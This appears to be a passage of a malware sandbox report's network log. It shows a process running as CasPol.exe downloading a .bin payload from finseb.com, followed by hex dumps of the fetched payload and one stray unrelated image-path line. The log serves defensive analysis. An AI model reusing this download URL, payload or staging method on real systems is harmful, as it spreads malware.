May 11, 2022 14:51:45.535309076 CEST	9.9.9.9	192.168.11.20	0xb26d	Name error (3)	ftp.solucionest.com.ar	none	none	A (IP address)	IN (0x0001)
May 11, 2022 14:51:45.557099104 CEST	1.1.1.1	192.168.11.20	0xb26d	No error (0)	ftp.solucionest.com.ar	solucionest.com.ar		CNAME (Canonical name)	IN (0x0001)
May 11, 2022 14:51:45.557099104 CEST	1.1.1.1	192.168.11.20	0xb26d	No error (0)	solucionest.com.ar		192.185.112.181	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.finseb.com
- finseb.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49761	131.226.4.8	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49760	131.226.4.8	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
May 11, 2022 14:51:31.470997095 CEST	5970	OUT	GET /qwer/COrg_ZBOJvB194.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: finseb.com Cache-Control: no-cache
May 11, 2022 14:51:31.580470085 CEST	5971	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 11 May 2022 12:51:31 GMT Server: Apache Location: https://www.finseb.com/qwer/COrg_ZBOJvB194.bin Content-Length: 254 Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 66 69 6e 73 65 62 2e 63 6f 6d 2f 71 77 65 72 2f 43 4f 72 67 5f 5a 42 4f 4a 76 42 31 39 34 2e 62 69 6e 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49761	131.226.4.8	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-11 12:51:32 UTC	0	OUT	GET /qwer/COrg_ZBOJvB194.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: www.finseb.com Connection: Keep-Alive
2022-05-11 12:51:32 UTC	0	IN	HTTP/1.1 200 OK Date: Wed, 11 May 2022 12:51:32 GMT Server: Apache Last-Modified: Wed, 11 May 2022 06:47:14 GMT Accept-Ranges: bytes Content-Length: 214592 Connection: close Content-Type: application/octet-stream
2022-05-11 12:51:32 UTC	0	IN	Data Raw: c5 6f 5e 2d 2f ae c6 d1 6e d5 56 f2 81 cd 1d bd 7c 0e 54 3d 74 74 d6 20 d0 24 98 51 fa e2 7c 93 cf 8c fc f6 1b 08 94 51 24 e4 6c 40 3d c3 0f 53 76 c8 e4 d0 3c 64 7c 24 05 0c 2f a1 c9 fa a7 ac 73 61 3b ec 40 52 ad 5e 79 f8 37 17 c3 ee 49 c6 c7 1a c9 b9 0f cb 97 12 ad c6 c1 fe a2 c4 5d 33 fb 78 bd 94 d3 06 59 60 7d 49 62 84 dd fa aa 64 63 77 b3 1a 55 ab e1 fd 28 5d 0c 8e 7d 87 f9 5e f8 47 3d 44 84 34 a7 27 6f 3f 72 ae 65 b8 33 b4 03 68 04 c6 c5 4e 35 04 d9 bd c5 63 c1 a2 27 3b 57 dc d2 ea fc fc b9 ed 3a fd 7c 64 3f 6c f1 55 07 13 3f 02 a5 51 23 7a 72 2f 99 16 df 19 5c 2c 63 68 bd 56 e3 b1 90 0c 6f e0 ea ad 9d cb 0b 00 16 f3 36 6d 9c e4 a4 62 6a 85 37 fa e6 97 dd 20 7e 87 ee d5 88 e9 bd d0 e7 ba ab 1d cf 7d 51 8c 93 81 43 c9 ef 73 ea 4b 70 86 63 99 34 5d 2a Data Ascii: o^-/nV|T=tt $Q\|Q$l@=Sv<d|$/sa;@R^y7I]3xY`}IbdcwU(]}^G=D4'o?re3hN5c';W:|d?lU?Q#zr/\,chVo6mbj7 ~}QCs Kpc4]*
2022-05-11 12:51:32 UTC	8	IN	Data Raw: 67 81 4f 27 61 5f 40 ef 16 df 13 4f 23 22 22 ce 21 af b0 99 1f d8 56 dc a0 e5 cb 0b 0a 05 fd e8 5f 59 cc 8b 63 61 8e 2f ea f7 a2 f2 2a 6f 86 81 ae 88 e9 b7 c4 5a e8 80 33 cf 5d 5b 52 86 95 50 c1 33 ad a5 6e 58 8b 63 99 3e 4c 3b 0a f9 d5 c1 12 5d eb 3f 69 85 bc 65 75 1e 8b fd 7b 08 f3 c7 5d 04 6b 1b 94 3e 07 b2 fc 00 00 61 d6 98 75 ae c2 ad 42 8b 8f a5 8a 4d 46 0f b8 db a0 34 07 b3 4c 6f 96 af bc 3d 87 ea e8 41 78 a9 70 6f 38 b6 37 c6 27 41 83 50 29 a2 08 85 9d 87 35 9c ee f7 64 42 d3 71 cf 58 70 54 54 65 0e 59 ac b4 06 66 e7 5f ac cf 2f b6 c9 71 d2 c0 d6 c1 f9 e3 75 2d f1 8b 1d 75 8f ab 14 83 3a 9e 6a 55 cb e1 72 34 c0 24 f4 ca ba 47 34 af 2a 78 83 0f 76 25 17 1c 5d f9 4a e4 de 2e 64 df c0 6e dd ad ac 10 7a 66 e6 d3 55 bf 69 4e 51 f1 85 ee 9a 1b 42 d0 24 Data Ascii: gO'a_@O#""!V_Yca/*oZ3][RP3nXc>L;]?ieu{]k>auBMF4Lo=Axpo87'AP)5dBqXpTTeYf_/qu-u:jUr4$G4*xv %]J.dnzfUiNQB$
2022-05-11 12:51:32 UTC	16	IN	Data Raw: 36 7b 41 46 18 a0 3c 3c 73 70 69 3a 4b e6 fe 86 74 ee a4 27 75 db d8 b8 d4 83 a7 1f 4b 6d 41 d1 5f 39 c2 53 42 f1 58 85 9b 04 52 2c 3a 36 a3 6f 99 63 a0 d1 d5 b6 61 38 e0 5a 3e 20 8b 8f 2b 8b 72 b0 11 57 db a7 8b f3 f3 e1 f5 b3 dc 2e e1 03 a4 d5 eb 30 80 74 b1 ea bc 57 38 5b cf b0 46 33 ae a9 dd c2 39 1f 8e ad b2 95 14 63 f4 20 e3 ad 20 8a c2 ac d6 97 0e c1 d9 4d 53 11 23 48 b7 c2 a6 44 60 0f 12 83 0c c0 c0 a7 d1 99 a2 1e 6f c3 52 5c c7 70 df b4 56 03 ec 2b f4 f1 46 01 94 00 bc a1 1e ef 72 24 c6 f0 e3 47 66 12 9a 15 05 43 42 42 f1 5b c1 7c e7 43 65 94 5b 92 21 82 ad 9e c7 fc ed 0e c7 7f 28 9c 45 14 60 85 1d d7 86 a9 08 2e a6 53 97 31 4c 73 cb 8e 55 97 10 cc f0 af 96 ff 95 7d 97 54 a0 df aa 2c 4b c5 67 e5 c4 c0 a7 f3 8f 1b f9 11 c3 d4 2f b6 93 62 bf 52 f9 Data Ascii: 6{AF<<spi:Kt'uKmA_9SBXR,:6oca8Z> +rW.0tW8[F39c MS#HD`oR\pV+Fr$GfCBB[]Ce[!(E`.S1LsU}T,Kg/bR
2022-05-11 12:51:32 UTC	23	IN	Data Raw: a5 58 86 38 57 fb 58 9d 50 91 ce 19 f1 a8 87 f8 a2 39 a5 4d d4 fe 89 2c 4f e7 40 1d c5 c6 89 bf 01 1b f3 97 db dc 38 64 5d cc aa 5a e8 5d b3 fa da 38 58 58 e9 07 0b a5 df 91 22 75 59 b7 93 eb ab 71 73 55 b1 37 c6 0d c5 54 99 d2 e6 9c d7 6d 10 62 8a 06 30 9f 94 aa a1 ea 77 d5 47 d4 ae 80 58 3f 1d b9 e1 69 c5 1c 1e d5 46 cf db a2 9c 0f 13 e5 c7 87 fc fd 84 cc 05 73 2c 6a 56 55 52 c0 71 4a 0f f1 86 3c e3 07 2e 26 83 b4 48 27 28 90 ad 97 da 8d 27 94 b9 50 0e 3a 3b 09 a2 ba cc b7 35 14 ea 19 3b 3e e4 8b 07 d6 8d 1a db 92 a9 05 3a 36 f7 7a ff 78 2a 97 18 9c 0d c0 e5 d6 45 28 46 bc ca 29 d7 07 b9 80 4e 5f bd 6e 75 df c4 a5 94 ca e1 cd ff aa 94 ba 34 6b 38 f4 55 e7 ae de 0e 0e c1 6a 70 c2 51 a2 57 19 b5 bc c1 f7 ae 36 ee de 18 4e 3b 3b ba e9 59 ac ac 72 78 ee 3c Data Ascii: X8WXP9M,O@8d]Z]8XX"uYqsU7Tmb0wGX?iFs,jVURqJ<.&H'('P:;5;>:6zx*E(F)N_nu4k8UjpQW6N;;Yrx<
2022-05-11 12:51:32 UTC	31	IN	Data Raw: 1a a7 ec fc dc ba 34 61 02 e0 3f 68 be db 1b 10 37 05 7c 9d 18 dc 1f 73 f5 da f9 5c af 34 95 8f 0b 5d 3a 54 f4 ed 43 58 b7 34 a7 eb 30 15 47 5f 49 c6 7b 06 a3 ae 60 b9 96 12 e7 e0 c6 91 32 c5 5d 39 95 6b b5 93 bc 97 58 60 77 23 71 80 da 95 25 65 63 7d dd 17 52 c4 71 fc 28 57 1f 88 ff fc b7 5e f6 5c e8 15 85 80 a4 66 1b 87 73 e3 bb 9c 6e c9 04 5b a8 b6 b7 21 50 0d f6 d0 e5 04 b1 cb 56 40 49 26 df f1 dd 8e c6 84 75 1b 13 44 71 2f aa 1b 4a 2c 10 61 8c 36 00 77 40 25 44 16 de 19 5c 2e 48 63 bd 56 ab aa f9 1b ba 35 d0 cf 97 ed 0c 6f 84 f2 36 67 6f ed a4 18 2f 84 3c fe f7 a2 b1 5e 7f 8f e4 d2 e7 66 bc d0 43 ed a0 73 ef 0d 1a 8a 95 eb 6d ce f9 79 77 8f 70 a6 63 9b 4f 11 2a 22 d3 ca dd 72 94 84 67 68 85 b6 02 16 71 19 fe 7b 02 e0 5f 5a 6b f9 7e 94 34 14 42 fb 6f Data Ascii: 4a?h7|s\4]:TCX40G_I{`2]9kX`w#q%ec}Rq(W^\fsn[!PV@I&uDq/J,a6w@%D\.HcV5o6go/<^fCsmywpcO*"'rg hq{_Zk~4Bo
2022-05-11 12:51:32 UTC	39	IN	Data Raw: 99 8d 5e da ea 73 bb 4e 67 58 62 b5 37 47 39 27 d7 c4 c4 01 7d ea 39 62 86 be 57 fe 1e 8b f9 70 12 e0 52 5d 15 6e 67 6a 3f 2b 4d fe 03 73 98 d6 98 73 a4 db be 47 8b 9e a0 94 37 46 23 af fa 85 ca 00 e8 4d 6f 90 c1 e8 3d 87 fd 9b 14 79 ab 7a 62 27 3b 25 c3 27 13 86 46 d7 64 25 86 8a 90 30 9c ff f2 7b 48 2d 70 e3 5a 5b 51 6c 4a f1 6b 52 9e 18 a9 fd 6f ae c0 14 b6 c9 6c ae c0 d7 c3 dd ec 61 0b f0 8d 69 1b 8f ab 04 86 2d 88 56 6e 52 e0 72 3e c0 24 e1 f7 43 40 6c d1 23 67 8c 5b 68 0d d3 19 ff ec 4e 6d d1 f0 7b fe f4 bd dc 81 ad 14 4b 60 41 d1 5f 67 cb 54 68 f5 84 ef 9e 04 52 2e 05 22 56 45 b5 74 6f d8 d5 b7 76 20 ec 58 72 23 a3 ac 56 8b 78 21 0e 44 c0 9b 68 ac f6 e1 f5 a0 d8 17 f1 e4 db f0 e1 21 8f 46 6d fb b7 4e 34 6b d4 b0 5d a8 b8 92 23 c7 c8 28 8d aa dd a8 Data Ascii: ^sNgXb7G9'}9bWpR]ngj?+MssG7F#Mo=yzb';%'Fd%0{H-pZ[QlJkRolai-VnRr>$C@l#g[hNm{K`A_gThR."VEtov Xr#Vx!Dh!FmN4k]#(
2022-05-11 12:51:32 UTC	47	IN	Data Raw: ac 2b 8b f4 30 18 46 d9 a0 28 c3 f6 e1 f1 de d2 09 d2 1c c9 d9 fa 35 92 74 7e e9 bc 5b 03 7c de b4 64 27 a6 a9 d7 cb e6 39 06 a1 b2 97 10 58 c0 28 9a b2 5e e3 c6 84 d9 37 1f c0 e6 79 7b 82 28 c8 b4 60 b7 47 a5 15 99 34 24 51 de 82 e8 22 cd 10 76 c7 f4 65 cc 1d cd b3 7e 26 e0 28 80 60 4e 01 9e 7a 0f a1 1b eb 77 2f c8 d3 d8 56 96 ac 8c 3d c4 6b 4f 46 e2 5b f8 59 f1 bd 6c 1e 54 be 36 ae 8d 7e c3 fa fc 0a 54 d7 1b 85 3a 35 ab 84 19 f5 fb 44 09 28 84 0a 9e 1b 46 f3 d1 be 53 93 bc 08 f4 af 1b fd 8a 4f b2 40 dd d2 be 3a 5d ee 7e cf 07 c6 8f d6 9c 1f e2 95 dc 2a 2c b8 48 e8 ac 7a 04 56 3d 4b f9 ec d0 f6 81 06 0a 87 07 94 33 7b 39 53 84 f8 ab 20 66 53 60 31 1a 1a f9 52 9b d0 e4 9f d3 41 fb 66 9b 05 d1 b9 86 a9 b1 d3 be c2 91 c1 b7 95 43 2a 00 c9 55 50 1e 1a 09 fd Data Ascii: +0F(5t~[|d'9X(^7y{(`G4$Q"ve~&(`Nzw/V=kOF[YlT6~T:5D(FSO@:]~*,HzV=K3{9S fS`1RAfC*UP


Timestamp	kBytes transferred	Direction	Data
2022-05-11 12:51:32 UTC	55	IN	Data Raw: ba ad db a1 5a 65 2b 59 27 cc 9d d0 7a 88 d2 f7 9c ae 70 eb 63 8e 28 4b 0d 94 ac 8f 2e 7d c2 9b a8 47 90 52 24 10 1f 43 58 19 30 60 e0 47 dc ef 8e 8a 2a 11 e3 ef 00 fc fd 9f b5 f5 77 14 78 52 7d 45 c3 60 49 6f 3a 86 10 ee 17 fd 25 83 b2 7f fb 3b 95 a7 e9 3c 9b d9 9f 93 7b 0f 2a 3e 0f cd 8a d2 a1 cf 3d dc 11 39 2c b1 10 07 d6 83 6a 2f 80 ac 0f 2d 1b f3 6a 01 7f 78 ad 1b e7 5a e8 f9 d1 7f f7 6f 9f ca 36 c9 7b 5f 81 5f 50 a0 b8 69 f0 ca a1 91 af e0 cd ff bb b0 b8 34 6d 0c 32 50 e7 b5 b4 f2 1d 3f 61 5a e5 4c da 19 1f cb 8d f9 5c ab 1e ce c2 0b 5b 16 ee ab ec 49 3d 4e 5f 7d f2 31 3f 1d 12 49 c0 01 2f c8 b9 0b e3 b5 11 ed c0 e9 2b a2 c4 57 5c 18 79 bd 9e d5 2e 7a 63 7d 4f 1c b1 dc fa ae 4c 47 74 b3 1c 7d 7e e1 fd 22 32 ef 8f fd 8d ff 76 d3 5b 87 4c fa b5 af ea Data Ascii: Ze+Y'zpc(K.}GR$CX0`G*wxR}E`Io:%;<{*>=9,j/-jxZo6{__Pi4m2P?aZL\[I=N_}1?I/+W\y.zc}OLGt}~"2v[L
2022-05-11 12:51:32 UTC	62	IN	Data Raw: d6 84 c6 5d 39 e9 7a 95 bc d1 06 53 b0 d8 49 62 85 f5 ee aa 64 69 5f 4e 1a 55 a1 8b 2b 00 5d 0d 8e f7 8b 87 4f f7 58 8d 59 8b 91 a4 fb 43 e8 5a e0 a8 93 4b d1 7b 11 35 bb d8 0b 50 76 b2 c3 f7 2b af de 44 aa 35 59 b0 8f dd e1 d9 83 1a 9e 01 56 69 2e b4 67 65 54 e1 67 8b 5a a2 21 56 2f 98 05 d9 08 5a 3a bf 7c bd 56 ae a6 bb f5 d5 47 db e3 98 f3 d2 02 16 f3 20 7e 6c 9a b7 62 61 8e 2f eb f7 a4 fe 20 7c 8f ee c7 98 fb ac f8 f7 e1 a8 1b 43 0c 51 8c 92 92 45 d8 e9 65 26 1a 70 a6 62 8f 1c a6 2a 22 dd f9 c4 20 20 e9 15 69 94 ad 37 1d 0f 9b e9 45 9f f1 57 5d 13 7a 6f 87 15 14 55 c4 82 02 77 d6 89 79 bf c5 85 57 8a 8f af a2 d8 47 0f b2 ee b5 1c 2c 1b 4d 65 88 81 a5 2f 8b e5 e4 69 51 a9 70 65 29 35 1e 3b 27 02 89 3a ff 4d 25 87 9d 89 1e 84 fc fb 76 4e fb 5c cd 58 7a Data Ascii:]9zSIbdi_NU+]OXYCZK{5Pv+D5YVi.geTgZ!V/Z:|VG ~lba/ |CQEe&pb*" i7EW]zoUwyWG,Me/iQpe)5;':M %vN\Xz
2022-05-11 12:51:32 UTC	70	IN	Data Raw: b2 d5 f8 36 07 13 65 ba 95 b2 ba 35 90 21 ff 69 2d a9 70 65 10 6a 34 c6 2d 63 ab 06 2b 65 03 ad ca 81 35 96 c6 ae 66 42 d9 79 d8 8e 6e 09 58 74 02 83 7b a7 0a ba ea 4e bc f1 98 a7 ce 03 d5 c1 d7 d8 df c9 4c 72 c8 8a 1d 6e 9c a1 14 9f 01 4c 51 46 cf 8e 33 35 d1 26 fa d1 55 41 77 9f 22 67 8b 60 61 34 13 77 c0 e7 58 f1 cb 24 5d 0c df 90 da ee e4 18 63 48 47 c0 5f d6 0c 52 42 ff 94 f1 f1 ae 52 2e 2f 18 f2 90 4a 85 00 ce c4 b8 10 29 e9 58 3f 0a af bd 25 fe 41 30 18 56 b4 fe 56 a9 fc 3d 2b a4 e6 20 ff 1a da d6 f8 3d f7 49 b9 e8 b6 5a 38 56 cf b0 46 6d a5 af f7 c1 ce 23 8b ec 86 97 0b 49 c7 39 9d d4 20 8a c6 e5 dc 95 0e 16 f0 6e 53 07 29 c8 be c2 a6 40 bd 11 17 83 0c c4 df 82 e2 63 dd 17 6f 2a 57 74 cb 67 df b2 7e 3d ec 2b ff 6a 7f 05 94 33 60 a1 1b 56 72 26 c8 Data Ascii: 6e5!i-pej4-c+e5fBynXt{NLrnLQF35&UAw"g`a4wX$]cHG_RBR./J)X?%A0VV=+ =IZ8VFm#I9 nS)@co*Wtg~= +j3`Vr&
2022-05-11 12:51:32 UTC	78	IN	Data Raw: 55 00 2c de af c7 28 f7 b5 07 78 ef 0e c2 d5 a4 ea f3 b1 15 6f c9 45 70 da 76 d5 6c 6f 05 c4 06 fe 71 45 12 93 10 6b 89 35 ef 72 2c 07 d7 d6 74 18 1b 9a 14 11 6b 4f 40 f1 5d e9 11 a9 43 7e 09 52 92 20 9d 40 78 c3 0e ec 0c d8 98 1b 85 2a 6e 75 87 19 f5 82 83 f2 29 8e 76 84 35 6e 09 c3 8e 53 98 e5 f2 f5 af 90 f1 a2 41 a0 4d d8 fe 88 2c 4f e7 40 db c0 c6 89 f8 ac 1b f3 9b e2 ed 2f b2 44 fd 0c 53 f9 54 15 52 ec e8 5a 58 a3 06 0b a5 e4 a9 37 71 4c 94 a6 f8 a1 50 47 2c bb 26 c6 84 d3 44 8a d4 79 2d c7 9f f9 73 99 06 67 62 95 aa a7 ea 78 d3 97 5d 8c ac 56 2e 10 1f 75 5b 19 3c 36 ee 46 dc e1 9f d1 28 11 e5 d6 d0 ed fb 0f f2 2b 72 14 74 7c 76 52 c0 6a 67 52 0d 87 1a f9 37 f3 35 84 a5 5f 3d 29 83 be 97 e7 87 d8 95 95 42 04 38 2f 93 a0 b6 c2 a8 a4 12 c7 12 33 3d a7 Data Ascii: U,(xoEpvloqEk5r,tkO@]C~R @x*nu)v5nSAM,O@/DSTRZX7qLPG,&Dy-sgbx]V.u[<6F(+rt|vRjgR75_=)B8/3=
2022-05-11 12:51:32 UTC	86	IN	Data Raw: 14 78 7c 6e 52 c0 6a 76 6d 0e 87 10 e3 2e ef 49 f8 b6 57 24 40 e8 af 86 d5 b2 0b 96 95 55 3e 0a 3e 09 b9 ac df a8 da 1f a9 69 3b 2a 93 be 7b d4 89 0f e4 c2 ae 05 21 20 e3 78 0a 6a 13 8e 09 f3 66 f8 e4 d2 7f e0 52 ad de ac d0 19 ad 8d 4e 56 8e 37 74 f3 c0 c8 2e 9a e1 c7 c2 8b af bb 34 7a 29 f6 5c cf 18 db 11 16 17 91 5d cd 55 b6 53 19 b5 b2 d0 d0 ab 36 e8 e9 f1 5c 3e 3d c4 a6 43 52 a7 76 f0 fc 37 11 14 eb 48 c6 79 75 83 b9 0f c1 84 1c fc c8 d5 d6 f3 c6 5d 35 ed f5 ba 94 d3 07 4d 74 69 61 fa 84 dd f0 b5 74 ef 26 b3 1a 54 bd c9 0a 28 5d 06 a2 cb 96 f7 4a de d6 83 4a 82 98 23 ed 4e 87 72 f1 be 88 71 ca 7c 97 75 b6 b7 20 f0 67 ae c7 fa 10 2c 9d 49 54 22 5e a1 99 c8 9a d8 ab 82 94 12 4e 53 32 a2 75 60 6f 55 76 85 74 89 70 56 25 b1 a8 de 19 5a 3f 3c 3c b2 7e 12 Data Ascii: x|nRjvm.IW$@U>>i;*{! xjfRNV7t.4z)\]US6\>=CRv7Hyu]5Mtiat&T(]JJ#Nrq|u g,IT"^NS2u`oUvtpV%Z?<<~
2022-05-11 12:51:32 UTC	94	IN	Data Raw: 45 d0 e5 00 bf c5 5a 53 23 ed b7 90 d5 70 cd af 11 85 14 55 7e b9 b1 71 75 76 48 60 8b 4d 29 6b a8 2e b5 1c d8 31 1f 2e 33 27 b0 4a bc b7 93 1d d2 5e 2f ce b1 c0 0d 02 3e 57 37 6d 7a ef bc 70 66 84 2d fd fa 55 df 0c 78 86 fd d3 95 fa ba d0 58 e6 b0 e3 ce 71 49 a4 2d 85 43 cf c7 5d ab 4b 7a 8e dc 9d 34 59 02 01 d7 d5 cb 12 9a f8 12 69 94 bb 3e ef 1f a7 e9 7c 1c 0d 56 4b fa 6a 78 bc 05 07 46 f6 5f 39 f5 d6 98 75 b5 d1 aa 42 9a 88 ba 80 37 46 23 aa ec a4 1c c7 1d 4d 69 f9 a4 be 3d 8d db bf 5e 72 b8 77 6f 29 35 29 cd d9 03 af 46 38 61 21 45 99 83 33 b4 14 f6 64 44 bc 3b cf 58 7a 7e 4b 69 1d 93 ad a5 01 bc 18 5e 80 c3 37 a5 ce 6c c3 c7 ca 2c c8 cb 73 17 e0 8e 03 7b 88 ab 14 92 3f 64 53 6a ca f6 61 33 d1 31 ec c4 48 b8 19 8e 21 4c 88 49 97 db e8 e7 ee e3 4f 21 Data Ascii: EZS#pU~quvH`M)k.1.3'J^/>W7mzpf-UxXqI-C]Kz4Yi>|VKjxF_9uB7F#Mi=^rwo)5)F8a!E3dD;Xz~Ki^7l,s{? dSja31H!LIO!
2022-05-11 12:51:32 UTC	101	IN	Data Raw: 68 d2 c6 ff 1e cd e7 73 17 db f0 1d 68 89 83 eb 94 29 90 7a 83 c8 e1 74 5b ee 21 eb dd 5b 48 0b a9 23 76 86 67 95 24 3b 1b e8 f5 53 f7 cb 25 6a c9 22 91 f0 83 8c 1c 5b 69 bf 2e aa b0 e1 53 51 c5 80 ff d7 04 52 2e d3 22 5d 7f a3 76 f5 e9 d5 be 7d ee e8 74 31 24 dd 91 2a 8b 7c 26 30 4d d9 a3 5c a2 ef ed f5 b9 d4 f6 d3 36 d8 c4 e7 30 8c 4a 45 e9 90 53 07 74 cf b8 55 4d a6 85 df ed e6 08 46 85 e3 97 0b 41 c0 23 9a 2a 97 90 1c eb 0b 95 0e cd db 6e 53 11 3a f8 bb c2 53 40 bd 11 e0 83 0c d3 c9 8f c9 c3 dc 1e 77 3d 57 58 ce 76 cb e3 67 2d ec 22 e4 8f 4e 2d 90 12 4b ba 16 ef 7b 3f 27 d6 fc 54 1a 33 a1 15 01 61 62 5f eb 50 e9 56 f0 bd 6e 38 50 8a 2c 86 79 6a 3d fd c1 0e cf 5c 1b 8c 20 e3 61 a9 1b d4 8a 80 b3 5b 6e 70 97 3b 4d f4 ad 15 57 93 c7 0a 9b 33 94 fd 80 59 Data Ascii: hsh)zt[![H#vg$;S%j"[i.SQR."]v}t1$*|&0M\60JEStUMFA#*nS:S@w=WXvg-"N-K{?'T3ab_PVn8P,yj=\ a[np;MW3Y
2022-05-11 12:51:32 UTC	109	IN	Data Raw: 49 79 3c b2 96 21 80 d2 6d c9 e8 f9 18 f0 c9 1b 85 31 0b ec d4 19 ff 89 bd 20 5b 8c 70 9d 1d 44 d8 87 8c 57 e8 89 09 f4 ab e2 7f 8a 5e a5 5c da c1 7c a1 57 ed 68 e6 ec 40 8d d0 85 6f d4 91 ca cf 52 f6 4f c4 bf 50 82 10 3c 4d ec f9 58 76 90 02 91 87 6b 95 33 7b e8 ad 81 ef 77 49 6b 55 be 37 c4 a9 9b ac 64 2e f5 98 ab 04 eb 63 8e 07 d0 55 94 aa a5 80 30 c3 91 c3 b3 fb 88 2c 6d 08 57 5b 1d 58 c6 6f 29 0c ea a6 9a 03 02 d5 c5 d5 d6 fd 95 da 10 76 14 63 42 5e 79 db 60 48 06 f1 86 3c e8 27 ee 26 84 a2 a9 2f 17 97 ba 8d df 9d c1 6b 94 7f 14 02 3c 22 50 bd a8 e2 ca 15 c2 9c 8e 00 99 c5 14 e6 8a 05 b9 81 ac 05 23 33 e8 78 17 72 2d c3 1a e0 49 3e e4 fe 7d e9 4c bc cd 2f 3d 15 90 84 4b 70 bc 9b 74 f4 d2 59 ee b6 ec ce f9 e8 ed ba 34 6f aa 50 62 ee a6 d0 11 1b 25 95 Data Ascii: Iy<!m1 [pDW^|Wh@oROP<MXvk3{wIkU7d.cU0,mW[Xo)vcB^y`H<'&/k<"P#3xr-I>}L/=KptY4oPb%
2022-05-11 12:51:32 UTC	117	IN	Data Raw: 4b 18 e7 54 ea e5 d2 6c c1 45 bc f8 36 c3 14 b9 80 5f 4b b0 9b 5f e8 ca a0 f8 64 e0 e1 f9 8b a5 bb 33 7d da e6 7c e5 a8 d0 11 1b 27 95 5d e1 51 f2 1b 32 56 ba 83 88 ad 36 e4 bf 1a 5c 3e 31 83 fa 42 52 a7 74 7d f8 24 27 3e 11 79 c6 7f 1a cc b9 0f da 81 19 c6 dd c1 f9 b5 3a 5c 1f f9 60 b6 94 d4 10 a7 61 51 4b 75 8f dd fd b2 9a 62 5b b1 31 57 80 02 ff 53 89 0e 8e f7 af 0d 5f f6 5e 91 b4 85 aa b0 e8 66 50 71 e2 a2 b3 7c ec 6c 1b 9a b6 b7 21 5d 77 b8 c1 9b 32 a0 cc 43 5e 20 8f 80 8e dc 84 c7 bb 8e 94 12 44 7c 4c 7a 77 6a 76 57 6f a3 29 2c 70 50 40 8f 14 df 13 70 18 3b 05 cb 54 af b6 fc fc d5 47 db e3 ba c3 1c 08 79 f4 37 6d 76 fc 7c 0c 69 85 3c f0 ec a9 d8 4f a7 8d ee df a5 b3 bf d6 3a 3e a9 1d c5 32 8b 8e 93 8b 68 85 e7 5b 57 4f 70 a0 0c 8f 36 5f 20 0e d5 fe Data Ascii: KTlE6_K_d3}|']Q2V6\>1BRt}$'>y:\`aQKub[1WS_^fPq|l!]w2C^ D|LzwjvWo),pP@p;TGy7mv|i<O:>2h[WOp6_
2022-05-11 12:51:32 UTC	125	IN	Data Raw: 7e 83 4e 70 a2 1c 08 e6 ab de 00 a6 81 ee d5 91 c1 44 d1 49 e7 82 9f b1 3c 50 8c 97 a1 b0 c9 ef 73 30 6e 5d b7 45 b9 c7 5f 2a 22 f7 0e cf 18 83 f6 3d 90 84 bc 22 3b 9c f5 9e 7a 08 f7 77 a9 04 6b 7f 0e 1b 2a 57 da 20 f4 77 d6 98 55 4c cc ad 42 93 a7 5c 8b c9 41 25 3a 83 c1 35 07 1d 6d 9a 96 b2 bc a7 a2 da f9 67 59 5e 70 6f 38 12 d2 c8 27 02 94 78 d0 64 09 83 b7 01 4b fd ef f7 60 62 25 71 cf 58 ea 71 79 74 28 b4 5b b4 06 ab c6 ba a2 c0 2f a1 e1 95 d3 c0 d1 f8 4f 99 14 00 f3 8f 3d 9f 8f ab 05 0f 0c b7 40 60 e9 16 72 34 d1 00 0d d5 44 46 07 a9 0b 9e 8c 71 6d 0f 95 66 9e e7 58 f3 fa d6 75 db dc 0a f9 ac b6 3f 43 b6 41 d1 55 99 3a 5d 42 f5 92 d7 67 05 52 28 0f a4 23 0f b4 7a da f8 2c b6 65 10 73 7d 